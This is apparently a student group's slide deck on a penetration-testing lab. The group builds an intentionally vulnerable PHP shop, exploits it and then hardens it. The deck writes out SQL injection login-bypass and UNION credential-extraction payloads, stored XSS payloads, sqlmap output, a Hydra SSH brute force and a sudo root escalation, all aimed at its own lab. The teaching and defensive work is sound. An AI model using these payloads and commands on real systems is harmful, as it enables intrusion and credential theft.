COMPONENT A: PENETRATION TESTING

Presented By:
TTIL - Group 5

SEE JIE SHENG 1211110469
ENG ZI YING 1211112187
TEOW WEI TING 1231302923
NURAFRINA BATRISYIA BINTI NORDZAMAN 1231303327

PHASE 1 & PHASE 3 - VULNERABILITIES

Project Roadmap

- Phase 1: Build a realistic vulnerable lab environment (controlled + reproducible)
- Phase 3: Apply fixes, harden system, and verify improvements

Technology used

- Apache (XAMPP), Pure PHP, MySQL, REST JSON
- Attacker VM: Kali Linux
- Virtualized using VirtualBox

Multi-Tier Environment


- E-commerce web app + admin panel
- MySQL database backend
- REST API (JSON over HTTP)
- OS + network layer inside isolated virtualization

1 SQL Injection - Login Bypass

URL: http://localhost/vulnerable_shop/

Field	Value
Username	`' OR '1'='1' --`
Password	`anything`

Expected: Logged in as admin without knowing password ✅



2 SQL Injection - Search (Extract Users)

URL: http://localhost/vulnerable_shop/search.php

Payload (shows username & password):

```
%' UNION SELECT 1,username,password,4,'
```


Expected: User credentials appear as "product names" ✅

Alternative - Show all products:

```
%' OR 1=1 --
```

Alternative - Trigger error (proves vulnerability):

```
'
```



2 SQL Injection - Search (Extract Users)

URL: http://localhost/vulnerable_shop/search.php


Payload (shows username & password):


```
%' UNION SELECT 1,username,password,4,'
```


Expected: User credentials appear as "product names" ✅

Alternative - Show all products:

```
%' OR 1=1 --
```







3 Stored XSS - Comments


URL: http://localhost/vulnerable_shop/comment.php?id=1

Field	Value
Name	`Hacker`
Comment	`<script>alert('XSS')</script>`
Rating	`5`

Expected: Alert popup appears on page load ✅

Alternative payloads:

```
<img src=x onerror=alert('XSS')>
<svg onload=alert('Hacked!')>
<body onload=alert(document.cookie)>
```



5 API Without Authentication

URL: http://localhost/vulnerable_shop/api/products.php

Test: Open in browser or:

```
Invoke-WebRequest "http://localhost/vulnerable_shop/ap
```

Expected: JSON data returned without any authentication ✅

API SQL Injection:

```
http://localhost/vulnerable_shop/api/products.php?acti
```

4 Broken Access Control - Admin Panel

URL: http://localhost/vulnerable_shop/admin.php

Test: Just visit the URL directly (no login required!)

Expected: Full admin access - add/delete products ✅

localhost/vulnerable_shop/api/products.php?action=product&id=1

Pretty-print


```
{
    "status": "success",
    "data": {
        "id": "1",
        "name": "Gaming Laptop Pro X1",
        "description": "High-performance gaming laptop with RTX 4080, 32GB RAM, 1TB SSD. Perfect for gamers and content creators.",
        "price": "1299.99",
        "image_url": "https:\/\/images.unsplash.com\/photo-1603302576837-37561b2e2302?w=400",
        "category": "Laptops",
        "stock": "25",
        "created_at": "2026-01-09 03:03:17"
    }
}
```


Admin Dashboard

← Back to Shop

Broken Access Control Vulnerability

This admin panel has NO authentication check. Anyone can access it directly via /admin.php - no login required!

20	9	1	13
Total Products	Registered Users	Total Orders	Customer Reviews

Dashboard | Products | Users | Orders

Recent Orders

ORDER ID	CUSTOMER	AMOUNT	STATUS	DATE
#000001	user	$449.99	Pending	Jan 09, 2026

PHASE 3: FIX STRATEGY


Fix Approach

- Patch web app vulnerabilities first (highest risk)
- Harden configuration next (network + OS)
- Add secure defaults + validation

Core Upgraded

- Prepared statements + input validation
- Output encoding for user content
- Proper authentication + authorization for admin/API
- Safer session handling

PHASE 3: HARDENING



Network

- Enable HTTPS/TLS (avoid cleartext credentials)
- Reduce exposed services / close unnecessary ports
- Strengthen credentials and disable defaults

Operating system

- Remove unsafe privilege rules (no blanket NOPASSWD)
- Tighten file permissions (protect backups/configs)
- Reduce information leakage (less verbose errors)

ROLE & SCOPE (PHASE 2 & PHASE 3)

Role: Web Attacker (Red Team)

Phases Covered:

- Phase 2: Web Exploitation
- Phase 3: Web Verification (Re-test)

Target: Vulnerable PHP Web Application

Main Attack: SQL Injection (OWASP A03)

Ingoude Company


PHASE 2: SQL INJECTION EXPLOITATION (SUCCESS)


- **Vulnerability:** SQL Injection
- **Target Endpoint:** /api/products.php?id=1
- **Cause:** Unsanitized user input concatenated into SQL query
- **Tool Used:** SQLMap
- **Result:**
  1. Backend database enumerated
  2. Sensitive data exposed


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.5/api/products.php?id=1" --batch --dbs
                                                                                
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

legal disclaimer: Usage of sqlmap for attacking targets without pr
local, state and federal laws. Developers assume no liability and

starting @ 05:30:05 /2026-01-16/

30:05] [INFO] testing connection to the target URL
30:05] [INFO] checking if the target is protected by some kind of
30:05] [INFO] testing if the target URL content is stable
30:06] [INFO] target URL content is stable
30:06] [INFO] testing if GET parameter 'id' is dynamic
30:06] [INFO] GET parameter 'id' appears to be dynamic
30:06] [INFO] heuristic (basic) test shows that GET parameter 'id'
30:06] [INFO] testing for SQL injection on GET parameter 'id'
[05:30:16] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9671=9671

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5279 FROM(SELECT COUNT(*),CONCAT(0x716b7a7871,(SELECT (ELT(5279=5279,1))),0x71767a6a71,FLOOR
EMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4080 FROM (SELECT(SLEEP(5)))ZDZM)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b7a7871,0x615a4d515767444b634b704265717852626554 4f745650674c7a767
```

```
┌──(kali㉿kali)-[~]
└─$ curl -0 http://192.168.100.20/database.sql
-- ================================================================
-- TechNovation Solutions - Database Setup Script
-- INTENTIONALLY VULNERABLE - For Ethical Hacking Lab Only
-- ================================================================
-- Create database
CREATE DATABASE IF NOT EXISTS technovation_shop;
USE technovation_shop;
-- ================================================================
-- USERS TABLE
-- Vulnerability: Plaintext passwords stored
-- ================================================================
CREATE TABLE IF NOT EXISTS users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) NOT NULL,
    password VARCHAR(100) NOT NULL,
    -- Plaintext, no hashing
    email VARCHAR(100),
    full_name VARCHAR(100),
    role VARCHAR(20) DEFAULT 'user',
    -- 'admin' or 'user'
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
-- ================================================================
-- PRODUCTS TABLE
-- ================================================================
CREATE TABLE IF NOT EXISTS products (
    id INT AUTO_INCREMENT PRIMARY KEY,
    name VARCHAR(200) NOT NULL,
    description TEXT,
    price DECIMAL(10, 2) NOT NULL,
    image_url VARCHAR(255),
    category VARCHAR(50),
    stock INT DEFAULT 100,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
-- ================================================================
-- COMMENTS TABLE (For Stored XSS)
-- Vulnerability: No sanitization of HTML content
-- ================================================================
CREATE TABLE IF NOT EXISTS comments (
    id INT AUTO_INCREMENT PRIMARY KEY,
    product_id INT,
    user_id INT,
    username VARCHAR(50),
    comment TEXT,
    -- Stored without sanitization (XSS)
    rating INT DEFAULT 5,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
```

PHASE 2: IMPACT ON WEB APPLICATION







Impact of Exploitation:

1. Full database disclosure
2. Sensitive files publicly accessible
3. No access control enforcement

Security Risk:

1. Data leakage
2. Authentication bypass
3. Complete compromise of web layer

PHASE 3: RE-ATTACK & VERIFICATION (FAILURE)

Objective: Verify effectiveness of remediation

Method:
Re-ran SQLMap on the same endpoint

Result:
SQL Injection no longer exploitable
No database enumeration possible

Conclusion: Patch is effective

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.5/api/products.php?id=1" --batch
                                                                               
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
r's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 01:45:19 /2026-01-16/

[01:45:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e1b8787508b...139e9e075c'). Do you want
 to use those [Y/n] Y
[01:45:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:45:20] [INFO] testing if the target URL content is stable
[01:45:20] [INFO] target URL content is stable
[01:45:20] [INFO] testing if GET parameter 'id' is dynamic
[01:45:21] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:45:21] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:45:21] [INFO] testing for SQL injection on GET parameter 'id'
[01:45:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:45:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:45:21] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:45:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:45:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:45:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:45:21] [INFO] testing 'Generic inline queries'
[01:45:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:45:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:45:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:45:22] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[01:45:22] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:45:22] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:45:22] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do
 you want to reduce the number of requests? [Y/n] Y
[01:45:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:45:22] [WARNING] GET parameter 'id' does not seem to be injectable
[01:45:22] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--ri
sk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved
 (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent
'

[*] ending @ 01:45:22 /2026-01-16/
```

ROLE & SCOPE

Role: System Administrator & Purple Team

Scope: Operating System (OS) & Network Layer

- Focus on the underlying Infrastructure (Linux/Services).

Key Responsibilities:

- **Phase 1 (Build):** Configuring the Victim VM (Debian/Kali) with intentional OS flaws.
- **Phase 2 (Exploit):** Executing Network & System attacks (SSH Brute Force, Privilege Escalation).
- **Phase 3 (Secure):** Implementing "Defense in Depth" via System Hardening.

SYSTEM LAYER OVERVIEW (PHASE 1 SETUP)

VULNERABLE CONFIGURATION:

- **OS: Linux (Debian/Kali)**
- **SSH (Port 22): Weak Credentials (kali:kali)**
- **Privileges: Insecure sudo configuration (NOPASSWD for user kali)**
- **Objective: Simulate a realistic "misconfigured server" scenario.**

SYSTEM EXPLOITATION (PHASE 2 ATTACK)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l kali -P passlist.txt ssh://10.0.2.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-12 04:17:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5   login: kali   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-12 04:17:13
```

Figure 1: Hydra output showing successful recovery of SSH credentials.

- **Tool**: Hydra
- **Method**: Dictionary attack using the discovered username (kali).
- **Result**: Password cracked in seconds.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# whoami
root

┌──(root㉿kali)-[/home/kali]
└─# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 2: Successful privilege escalation from standard user to Root.

- **Vulnerability 1:** Weak Credentials (Default kali:kali).
- **Vulnerability 2:** Unrestricted Sudo Access.
- **Impact**: Complete System Compromise (Root Access).

SYSTEM HARDENING (PHASE 3 REMEDIATION)

Fix 1: Credential Hardening

Action: Changed weak password to a complex, 12-character alphanumeric string.

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ passwd kali
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

Figure 1: Successful update of the 'kali' user password to a strong credential.

Fix 2: Privilege Restriction (Least Privilege)

- **Action:** Removed kali from the administrative sudo group.
- **Goal:** Prevent vertical privilege escalation.

```
┌──(kali㉿kali)-[~]
└─$ sudo deluser kali sudo
[sudo] password for kali:
```

Figure 2: Removal of the 'kali' user from the administrative sudo group.

VERIFICATION (PHASE 3)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l kali -P passlist.txt ssh://10.0.2.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 03:58:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.0.2.5:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 03:58:34
```

Figure 1: Hydra fails to recover credentials after password hardening

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
kali is not in the sudoers file.
```

Figure 2: System prevents privilege escalation attempt

- **SSH Retest:** Hydra found 0 valid passwords.
- **Escalation Retest:** Root access denied.
- **Status:** Remediated.

Role & Scope (Phase 4)

AUTOMATION SUITE OVERVIEW


Key Points:

- Modular architecture for maintenance and scalability.
- Developed using Python 3, requests, and subprocess libraries.

Visual Evidence:

Use a collage of the code snippet headers or a simple flowchart of:

auto_recon.py → auto_exploit.py → generate_report.py.



Intelligent Reconnaissance

Key Points:

- Phase 1: Automated Nmap service and version discovery.
- Identified critical stack: Apache 2.4.65 (HTTP) and MySQL (3306).

```
┌──(jiesheng㉿kali)-[~/Phase4_Tools]
└─$ python3 auto_recon.py 127.0.0.1
================================================================
     PHASE 4 AUTOMATION: RECONNAISSANCE TOOL
================================================================
